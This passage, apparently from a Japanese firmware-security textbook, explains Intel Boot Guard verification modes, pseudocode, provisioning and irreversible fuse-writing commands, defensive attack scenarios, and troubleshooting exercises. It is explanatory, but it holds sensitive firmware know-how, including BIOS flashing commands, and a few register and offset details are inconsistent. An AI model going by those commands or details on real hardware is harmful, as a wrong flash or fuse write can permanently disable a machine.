
- BIOS の署名を検証
- 失敗時にシステムを停止


用途：

- セキュリティが最重要のシステム

- エンタープライズ PC、サーバ

フロー：





## 2. Measured Boot モード


**動作 :**

- BIOS のハッシュを測定
- TPM PCR に記録
- 検証失敗でも起動は継続

**用途 :**

- Remote Attestation で後から検証
- 柔軟性が必要なシステム

**フロー :**



### 3. Verified + Measured Boot モード

**動作：**


- Verified Boot と Measured Boot の両方を実行
- 署名検証 + TPM 測定


**用途：**

- 最高レベルのセキュリティ
  - 金融機関、政府機関
-

## **Boot Guard の動作フロー**

詳細フロー





## 各ステップの詳細

### Step 1: ACM の検証

```

// Microcode 内の擬似コード
BOOLEAN VerifyAcm(ACM_HEADER *Acm) {
    // 1. ACM のサイズと構造を確認
    if (Acm->ModuleType != ACM_TYPE_BOOT_GUARD) {
        return FALSE;
    }

    // 2. Intel の公開鍵で署名を検証
    UINT8 AcmHash[32];
    Sha256(Acm, Acm->Size - 256, AcmHash);

    if (!RsaVerify(IntelPublicKey, Acm->RSASignature, AcmHash)) {
        return FALSE;
    }

    // 3. ACM SVN (Security Version Number) を確認
    if (Acm->AcmSvn < OtpFuse->MinAcmSvn) {
        return FALSE; // ダウングレード攻撃防止
    }

    return TRUE;
}

```

## Step 2: KM の検証

```
// ACM 内の擬似コード
BOOLEAN VerifyKeyManifest(KEY_MANIFEST *Km) {
    // 1. KM 公開鍵のハッシュを計算
    UINT8 KmKeyHash[32];
    Sha256(&Km->PublicKey, sizeof(RSA_PUBLIC_KEY), KmKeyHash);

    // 2. OTP Fuse のハッシュと比較
    if (memcmp(KmKeyHash, OtpFuse->BootGuardKeyHash, 32) != 0) {
        return FALSE; // 鍵が一致しない
    }

    // 3. KM の署名を検証
    UINT8 KmHash[32];
    Sha256(Km, Km->HeaderSize, KmHash);

    if (!RsaVerify(&Km->PublicKey, Km->Signature, KmHash)) {
        return FALSE;
    }

    return TRUE;
}
```

### Step 3: BPM の検証

```
BOOLEAN VerifyBootPolicyManifest(
    BOOT_POLICY_MANIFEST *Bpm,
    KEY_MANIFEST *Km
) {
    // 1. BPM のハッシュを計算
    UINT8 BpmHash[32];
    Sha256(Bpm, Bpm->HeaderSize, BpmHash);

    // 2. KM の公開鍵で BPM 署名を検証
    if (!RsaVerify(&Km->PublicKey, Bpm->BpmSignature, BpmHash)) {
        return FALSE;
    }

    // 3. BPM SVN を確認 (アンチロールバック)
    if (Bpm->BpmSvn < OtpFuse->MinBpmSvn) {
        return FALSE;
    }

    return TRUE;
}
```

## Step 4: IBB の検証

```
BOOLEAN VerifyIbb(
    BOOT_POLICY_MANIFEST *Bpm,
    UINT8 *IbbImage,
    UINT32 IbbSize
) {
    // 1. IBB のハッシュを計算
    UINT8 IbbHash[32];
    Sha256(IbbImage, IbbSize, IbbHash);

    // 2. BPM 内のハッシュと比較
    if (memcmp(IbbHash, Bpm->IbbElement.IbbHash, 32) != 0) {
        // Verified モードならシステム停止
        if (OtpFuse->BootGuardProfile & PROFILE_VERIFIED) {
            ShutdownSystem();
        }
        // Measured モードなら TPM に記録して継続
        if (OtpFuse->BootGuardProfile & PROFILE_MEASURED) {
            TpmExtendPcr(0, IbbHash);
            return FALSE; // 検証失敗を記録
        }
    }


    // 3. Measured モードなら TPM に Extend
    if (OtpFuse->BootGuardProfile & PROFILE_MEASURED) {
        TpmExtendPcr(0, IbbHash);
    }

    return TRUE;
}
```

---

## Boot Guard の設定とプロビジョニング

## プロビジョニングフロー



## 1. 鍵ペアの生成

```
# RSA-3072 鍵ペアを生成 (Boot Guard 推奨)
openssl genrsa -out boot_guard_private.pem 3072

# 公開鍵を抽出
openssl rsa -in boot_guard_private.pem -pubout -out
boot_guard_public.pem

# 公開鍵のハッシュを計算 (OTP Fuse に書き込む)
openssl rsa -pubin -in boot_guard_public.pem -outform DER |
sha256sum
```

## 2. Key Manifest (KM) の作成

```
# Intel の Boot Guard Key Generation Tool を使用
# (実際のツールは Intel から NDA で提供)

bg_keygen \
--key boot_guard_public.pem \
--km_svn 1 \
--km_id 0x1 \
--output km.bin

# KM に署名
bg_sign \
--key boot_guard_private.pem \
--manifest km.bin \
--output km_signed.bin
```

### 3. Boot Policy Manifest (BPM) の作成

```
# BPM 設定ファイルを作成 (XML または JSON)
cat > bpm_config.xml <<EOF
<BootPolicyManifest>
    <Version>2.1</Version>
    <BpmSvn>1</BpmSvn>
    <AcmSvn>2</AcmSvn>
    <IbbElement>
        <Flags>0x00</Flags>
        <IbbSegment>
            <Base>0xFFFF0000</Base>
            <Size>0x100000</Size>
        </IbbSegment>
    </IbbElement>
    <BootGuardProfile>Verified</BootGuardProfile>
</BootPolicyManifest>
EOF

# BIOS の IBB 部分のハッシュを計算
dd if=bios.bin bs=1 skip=$((0xFFFF0000)) count=$((0x100000)) | sha256sum > ibb_hash.txt

# BPM を生成
bg_prov \
    --config bpm_config.xml \
    --ibb_hash ibb_hash.txt \
    --km km_signed.bin \
    --output bpm.bin

# BPM に署名
bg_sign \
    --key boot_guard_private.pem \
    --manifest bpm.bin \
    --output bpm_signed.bin
```

## 4. SPI Flash への書き込み

```
# BIOS イメージに ACM + KM + BPM を統合  
# 通常は OEM のビルドツールが行う  
  
# FIT (Firmware Interface Table) に ACM/KM/BPM のポインタを追加  
fit_tool \  
  --input bios.bin \  
  --add_acm acm.bin \  
  --add_km km_signed.bin \  
  --add_bpm bpm_signed.bin \  
  --output bios_with_bootguard.bin  
  
# SPI Flash に書き込み  
flashrom -p internal -w bios_with_bootguard.bin
```

## 5. OTP Fuse の書き込み

```
# Intel Management Engine (ME) を使用  
# または Intel の専用ツール  
  
# 公開鍵ハッシュを OTP Fuse に書き込み  
# 警告：この操作は不可逆！  
intel_fuse_tool \  
  --write_boot_guard_hash \  
  --hash $(cat boot_guard_public_hash.txt) \  
  --profile verified  
  
# OTP Fuse の内容を確認  
intel_fuse_tool --read_boot_guard_info
```

---

# Boot Guard の状態確認

## Linux での確認

```
# 1. Boot Guard の有効化状態を確認
sudo rdmsr 0x13A

# 出力例 (16進数) :
# 0x0000000100000003
# ビット 0: Verified Boot 有効
# ビット 1: Measured Boot 有効
# ビット 32: Boot Guard 有効

# 2. ACM の存在確認
sudo dmidecode -t bios | grep -i "boot guard"

# 3. dmesg で Boot Guard のログ確認
sudo dmesg | grep -i "boot guard"
```

## UEFI Shell での確認

```
Shell> mm 0xFED30000 -w 4
# Intel TXT Public Space を読み取り

Shell> mm 0xFED30010 -w 4
# Boot Guard Status Register
# ビット 0: Measured Boot Enabled
# ビット 1: Verified Boot Enabled
# ビット 15: Boot Guard ACM Executed
```

## Windows での確認

```
# System Information で確認  
msinfo32.exe  
# "BIOS Mode" に "Boot Guard" と表示されるか確認  
  
# PowerShell でレジストリ確認  
Get-ItemProperty -Path "HKLM:\HARDWARE\DESCRIPTION\System\BIOS" |  
Select-Object *BootGuard*
```

---

## 攻撃シナリオと対策

### 1. SPI Flash の物理的書き換え

攻撃手法：

- SPI Flash チップを取り外し
- 外部プログラマで BIOS を書き換え
- 再度実装

対策：

- **Verified Boot モード**: 改ざんされた BIOS は起動しない
- **SPI Flash 保護**: Write Protect ピンの有効化
- **物理セキュリティ**: ケースロック、封印シール

### 2. IBB 以外の部分の改ざん

攻撃手法：

- Boot Guard は IBB のみを検証
- IBB 以降 (OBB: OEM Boot Block) を改ざん

対策：

- **UEFI Secure Boot:** IBB が OBB を検証
- **信頼チェーンの継続:** IBB → PEI → DXE の各段階で検証

### 3. ダウングレード攻撃

攻撃手法：

- 古いバージョンの ACM/KM/BPM に戻す
- 既知の脆弱性を悪用

対策：

- **SVN (Security Version Number)** : OTP Fuse に最小バージョンを記録
- アンチロールバック: SVN 未満のバージョンは拒否

実装例：

```
if (Acm->AcmSvn < OtpFuse->MinAcmSvn) {  
    // ダウングレード検出  
    ShutdownSystem();  
}
```

### 4. Time-of-Check to Time-of-Use (TOCTOU) 攻撃

攻撃手法：

- ACM が IBB を検証した後、実行前に IBB を改ざん
- メモリやキャッシュを操作

対策：

- **DMA 保護:** VT-d を有効化し、DMA を制限
- **キャッシュロック:** 検証後の IBB をキャッシュにロック
- **CAR (Cache-as-RAM)** : メモリ初期化前はキャッシュのみ使用

---

# トラブルシューティング

## Q1: Boot Guard 有効化後に起動しない

原因：

- IBB のハッシュが BPM と一致しない
- BIOS が更新され、署名が無効化された

確認方法：

```
# シリアルコンソールのログを確認  
# Boot Guard ACM のエラーメッセージを探す  
  
# 出力例:  
# ACM: BPM verification failed  
# ACM: IBB hash mismatch  
# ACM: Entering shutdown
```

解決策：

1. **Recovery モード** (Jumper で Boot Guard を一時無効化)
2. **BIOS を正しいバージョンに戻す**
3. **BPM を再生成して書き込み**

## Q2: OTP Fuse を誤って書き込んだ

原因：

- 誤った公開鍵ハッシュを OTP Fuse に書き込み

解決策：

---

**Warning:** OTP Fuse は書き換え不可です。以下の回避策しかありません。

---

1. マザーボード交換（最終手段）

2. **Boot Guard 無効化** (Jumper がある場合)
3. **Intel に連絡** (特殊な場合のみ対応)

## **Q3: Measured Boot モードで PCR 値が変わる**

**原因 :**

- BIOS が更新された
- KM や BPM が変更された

**確認方法 :**

```
# TPM イベントログで Boot Guard の測定を確認
sudo tpm2_eventlog
/sys/kernel/security/tpm0/binary_bios_measurements | grep -A 10 "PCR
0"

# 出力例:
# PCR 0: Event Type: EV_S_CRTM_VERSION
# Digest: SHA256: 0x1234...
```

**解決策 :**

- Sealed データを再生成
- Remote Attestation の期待値を更新



## **演習 1: Boot Guard の状態確認**

**目標:** システムで Boot Guard が有効か確認

**手順 :**

```

# 1. MSR から Boot Guard 状態を読み取り
sudo rdmsr 0x13A

# 2. ビット解析
# ビット 0 が 1: Verified Boot 有効
# ビット 1 が 1: Measured Boot 有効

# 3. BIOS 情報から確認
sudo dmidecode -t 0 | grep -i version
sudo dmidecode -t 0 | grep -i vendor

# 4. dmesg で ACM ログを確認
sudo dmesg | grep -i acm
sudo dmesg | grep -i "boot guard"

```

### 期待される結果：

- Boot Guard の有効/無効が判明
- Verified または Measured モードが判別できる

## 演習 2: BIOS ハッシュの計算

目標: IBB 部分のハッシュを計算

### 手順：

```

# 1. BIOS イメージをダンプ
sudo flashrom -p internal -r bios_dump.bin

# 2. FIT (Firmware Interface Table) を解析
# Intel の FIT ツールまたは UEFITool を使用
python fit_parser.py bios_dump.bin

# 3. IBB の範囲を特定 (例: 0xFFFF0000 - 0xFFFFFFFF)
# 4. IBB のハッシュを計算
dd if=biос_dump.bin bs=1 skip=$((0xF00000)) count=$((0x100000)) |
sha256sum

# 5. BPM 内のハッシュと比較
# (BPM は FIT から抽出)

```

## 期待される結果：

- IBB のハッシュが計算できる
- BPM 内のハッシュと一致することを確認

## 演習 3: Measured Boot のログ確認

目標: Boot Guard の測定イベントを確認

### 手順：

```
# 1. TPM イベントログを取得
sudo tpm2_eventlog
/sys/kernel/security/tpm0/binary_bios_measurements > eventlog.txt

# 2. PCR 0 のイベントを抽出
grep -A 20 "PCR: 0" eventlog.txt

# 3. Boot Guard 関連イベントを探す
# EventType: EV_S_CRTM_VERSION (Start of CRTM)
# EventType: EV_EFI_PLATFORM_FIRMWARE_BLOB (IBB)

# 4. ハッシュ値を確認
# Digest フィールドの値が IBB のハッシュ
```

## 期待される結果：

- PCR 0 に Boot Guard の測定値が記録されている
- IBB のハッシュが確認できる

---

## まとめ

この章では、Intel Boot Guard の仕組みを詳しく学びました：

## 重要なポイント

### 1. Boot Guard の役割：

- CPU リセット直後に BIOS を検証
- ハードウェアベースの Root of Trust
- OTP Fuse に保存された鍵で検証

### 2. 主要コンポーネント：

- **ACM:** Intel が署名した検証モジュール
- **KM:** OEM の公開鍵を格納
- **BPM:** BIOS 検証ポリシーを定義
- **OTP Fuse:** 鍵のハッシュを不变保存

### 3. 動作モード：

- **Verified Boot:** 検証失敗で起動停止
- **Measured Boot:** TPM に測定値を記録
- **Verified + Measured:** 両方を実行

### 4. 検証フロー：

- ACM 検証 → KM 検証 → BPM 検証 → IBB 検証

### 5. セキュリティ対策：

- SVN によるアンチロールバック
- DMA 保護 (VT-d)
- キャッシュロック (CAR)

### 6. 注意点：

- OTP Fuse は書き換え不可
- 誤設定でシステムが起動不能に
- Recovery 手段を事前に確保

## セキュリティのベストプラクティス

項目	推奨事項
鍵管理	秘密鍵を HSM で厳重保管
バックアップ	OTP Fuse 書き込み前に十分テスト
SVN 管理	脆弱性修正時に SVN をインクリメント
Recovery	Boot Guard バイパス Jumper を用意
信頼チェーン	Boot Guard + Secure Boot + Measured Boot

次章では、**AMD PSP (Platform Security Processor)** について学びます。AMD PSP は、Intel Boot Guard に相当する AMD のセキュリティ機構で、独自のアーキテクチャを持ちます。

## 参考資料

- [Intel Boot Guard Technology](#)
- [Intel Firmware Interface Table \(FIT\) BIOS Specification](#)
- [Coreboot: Intel Boot Guard Documentation](#)
- [Trammell Hudson: Boot Guard Presentation \(31C3\)](#)
- [Positive Technologies: Intel Boot Guard, Explained](#)

# AMD PSP の役割と仕組み

## 🎯 この章で学ぶこと

- AMD PSP (Platform Security Processor) のアーキテクチャと目的
- PSP と Intel ME/Boot Guard の違い
- PSP のブートフローとセキュアブート
- AMD Secure Processor の機能と役割
- PSP ファームウェアの構造と検証プロセス
- SEV、SME、fTPM などのセキュリティ機能
- PSP の設定とデバッグ方法
- PSP に関するセキュリティ考察

## 📚 前提知識

- Part IV Chapter 5: Intel Boot Guard の役割と仕組み
  - Part IV Chapter 4: TPM と Measured Boot
  - ARM アーキテクチャの基礎
- 

## AMD PSP とは

### PSP の目的

**AMD Platform Security Processor (PSP)** は、AMD プロセッサに統合されたセキュリティ専用のプロセッサです：

